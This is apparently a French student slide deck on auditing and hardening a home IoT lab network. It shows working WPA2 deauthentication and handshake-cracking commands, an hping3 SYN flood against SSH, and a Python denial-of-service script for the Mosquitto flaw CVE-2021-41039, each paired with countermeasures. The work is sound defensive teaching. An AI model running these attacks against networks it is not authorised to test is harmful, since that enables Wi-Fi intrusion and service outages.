

# **Analyse et renforcement de la sécurité d'un réseau IoT domestique**

8INF917 - Hiver 2025

Eliséo Chaussoy, Thomas Fridblatt, Clément Mary

# Table des matières

**1**  
Introduction

**2**  
Wifi

**3**  
SSH

**4**  
MQTT

**5**  
CoAP

**6**  
Conclusion


# 1

# Introduction


Présentation du projet

# 1 – Contexte

- Augmentation rapide du nombre d'appareils IOT



- En parallèle, de plus en plus de cyber attaques ciblent l'IoT



# 1 – Notre projet

## Démonstration des lacunes courantes dans l'implémentation des infrastructures IoT domestiques

3 étapes

mise en place du  
réseau domestique



analyse de ce  
réseau et attaque  
sur celui-ci



Correctifs à réaliser  
pour améliorer au  
moins un peu la  
sécurité du réseau

# 1 – Ce que nous avons fait / n'avons pas pu faire

Ce que nous avons fait	Ce que nous n'avons pas fait
WiFi	BLE
SSH	LoraWan
MQTT	Caméra WiFi
CoAP	

# 1 – Scénario

- Une personne a installé chez lui un petit réseau IoT domestique comportant trois capteurs, un de température, un de son et un détecteur de présence. Les capteurs sont sur le wifi et communiquent soit par MQTT, soit par CoAP.
- L'installation est manuelle et comporte de nombreuses failles.
- Nous nous mettons dans le rôle de quelqu'un souhaitant trouver les failles pour améliorer la sécurité de l'infrastructure.


# 2

## WiFi




## 2 – Contexte

- Raspberry pi connectée en Wifi over SSH




Raspberry pi



Routeur wifi

## 2 – Théorie de l'attaque

- Désauthentification
- Reconnexion
- Récupération du **handshake WPA**



## 2 – En pratique

```
(fyne@kali)-[~]  
$ sudo aireplay-ng --deauth 10 -a C0:EE:FB:E0:01:E2 -c B8:27:EB:E7:39:88 wlan0  
  
19:16:08 Waiting for beacon frame (BSSID: C0:EE:FB:E0:01:E2) on channel 6  
19:16:08 Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:E7:39:88] [11| 8 ACKs]  
19:16:09 Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:E7:39:88] [16|29 ACKs]  
19:16:09 Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:E7:39:88] [15|29 ACKs]  
19:16:11 Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:E7:39:88] [28|32 ACKs]
```

Désauthentification forcée de la Raspberry pi

```
CH 4 ][ Elapsed: 3 mins ][ 2025-04-04 17:15 ][ WPA handshake: C0:EE:FB:E0:01:E2  
  
BSSID          PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID  
C0:EE:FB:E0:01:E2 -31  26      347         10   0   4  180  WPA2 CCMP  PSK  IoT  
  
BSSID          STATION          PWR   Rate  Lost  Frames  Notes  Probes  
C0:EE:FB:E0:01:E2 C8:58:C0:9C:8A:1A -34    0 - 6e    0      8  
C0:EE:FB:E0:01:E2 B8:27:EB:E7:39:88 -23    1e- 1e    0    737  EAPOL  
Quitting ...
```

Récupération du handshake WPA

## 2 – En pratique

```
Aircrack-ng 1.7

[00:28:00] 11410876/14344392 keys tested (6898.69 k/s)

Time left: 7 minutes, 5 seconds                                79.55%

KEY FOUND! [ AStrongPassword! ]

Master Key      : 0D CF 1A 47 78 CB F2 E1 EA 2D 5E 1D 84 91 43 82
                  C5 4B 5B 77 AF B4 ED AC 08 C7 C1 60 F8 4F B5 19

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00


EAPOL HMAC     : 13 B4 50 1B 7C A1 76 7F DC 20 9A 3E C9 97 DA 2A
```

Récupération du mot de passe par force brute

## 2 – Les contre mesures

### 1. La solution basique

- Mot de passe robuste
- Pas dans un dictionnaire connu (rockyou)



### 2. La solution (trop) avancée

- Utiliser un serveur RADIUS
- Vraiment nécessaire ?


3  
SSH

## 3 – Contexte

- Même contexte : Raspberry pi connectée en Wifi over SSH



### 3 – Explication de l'attaque





### 3 – Résultat de l'attaque

```
(fyne@kali)-[~]  
$ sudo hping3 -S -p 22 --flood 192.168.43.83  
HPING 192.168.43.83 (eth0 192.168.43.83): S set, 40 headers + 0 data bytes
```

Envoi massif de requête SYN

```
cleme@raspberrypi:~ $ ping gooclient_loop: send disconnect: Connection reset  
C:\Users\cleme>ssh cleme@raspberrypi  
ssh: Could not resolve hostname raspberrypi: H\303\264te inconnu.
```

Déconnexion de SSH

## 3 – Contre mesures testées

### 1. Activation des SYN cookies

- Protection native du noyau LINUX
- Gestion de cookies cryptographiques pour valider les demandes légitimes
- Efficacité **faible**

### 2. Règles de pare-feu


- Utilisation de iptables
- Limite le nombre de requête reçues
- Efficacité **modérée**

```
iptables -A INPUT -p tcp --syn -m limit --limit 1/s --limit-burst 3 -j ACCEPT  
iptables -A INPUT -p tcp --syn -j DROP
```

# 4

## MQTT

## 4 – Schéma de l'architecture



## 4 – Faille à exploiter

- **CVE-2021-41039**

« In versions 1.6 to 2.0.11 of Eclipse Mosquitto, an MQTT v5 client connecting with **a large number of user-property properties** could cause **excessive CPU usage**, leading to a **loss of performance** and possible **denial of service**. » Source CVE : <https://nvd.nist.gov/vuln/detail/CVE-2021-41039>

```
# Configuration du client MQTT
client = mqtt.Client(
    callback_api_version=mqtt.CallbackAPIVersion.VERSION2,
    protocol=mqtt.MQTTv5
)

# Création des propriétés utilisateur pour le paquet CONNECT
properties = mqtt.Properties(mqtt.PacketTypes.CONNECT)
for _ in range(10000): # Ajouter 10000 propriétés
    utilisateur
    properties.UserProperty = ('key', 'A' * 50)

# Connexion au broker Mosquitto
client.connect("raspberrypi", 1883, properties=properties)
```

## 4 – Résultat

- **20 scripts** lancés en simultané
- **10 000 propriétés** par scripts

```
(fyne@kali)-[~]  
$ for i in {1..20}; do python3 mqtt_dos.py & done  
[2] 5444  
[3] 5445  
[4] 5446  
[5] 5447  
[6] 5448  
[7] 5449  
[8] 5450  
[9] 5451  
[10] 5452  
[11] 5453  
[12] 5454  
[13] 5455  
[14] 5456  
[15] 5457  
[16] 5458  
[17] 5459  
[18] 5460  
[19] 5461  
[20] 5462  
[21] 5463
```

Lancement des 20 scripts

Main		I/O										
PID	USER	PRI	NI	VIRT	RES	SHR	S	CPU%	MEM%	TIME+	Command	
582	mosquitto	20	0	28444	18452	6400	R	30.6	2.0	0:01.40	/usr/sbin/mosquitto -c /etc/mosquitto/mosquitto.conf	

Pic à **30% d'utilisation de CPU**

## 4 – Recommendations

- CVE corrigée pour mosquitto > 2.0.11
- **Aucune solution testée**
- Utiliser un autre broker
- Utiliser des versions récentes de mosquitto (ou autre)
- Regarder régulièrement les CVE


# 5

## Constrained Application Protocol

Vulnérabilités et correctifs



## 5 – Rappel CoAP



# 5 – Vulnérabilités CoAP

No.	Time	Source	Destination	Protocol	Length	Info
344	22.238743	192.168.2.76	192.168.2.35	CoAP	141	ACK, MID:37672, 2.04 Changed
345	22.238772	192.168.2.76	192.168.2.35	CoAP	141	ACK, MID:37672, 2.04 Changed
461	27.032859	192.168.2.35	192.168.2.76	CoAP	131	CON, MID:36688, PUT, /sensors/presence
462	27.032881	192.168.2.35	192.168.2.76	CoAP	131	CON, MID:36688, PUT, /sensors/presence
463	27.034660	192.168.2.76	192.168.2.35	CoAP	142	ACK, MID:36688, 2.04 Changed
464	27.034677	192.168.2.76	192.168.2.35	CoAP	142	ACK, MID:36688, 2.04 Changed
1374	91.482168	192.168.2.35	192.168.2.76	CoAP	130	CON, MID:54469, PUT, /sensors/temperature
1375	91.482188	192.168.2.35	192.168.2.76	CoAP	130	CON, MID:54469, PUT, /sensors/temperature
1376	91.484004	192.168.2.76	192.168.2.35	CoAP	144	ACK, MID:54469, 2.04 Changed
1377	91.484024	192.168.2.76	192.168.2.35	CoAP	144	ACK, MID:54469, 2.04 Changed
1621	115.299821	192.168.2.35	192.168.2.76	CoAP	130	CON, MID:11932, PUT, /sensors/temperature
1622	115.299843	192.168.2.35	192.168.2.76	CoAP	130	CON, MID:11932, PUT, /sensors/temperature
1623	115.301524	192.168.2.76	192.168.2.35	CoAP	144	ACK, MID:11932, 2.04 Changed
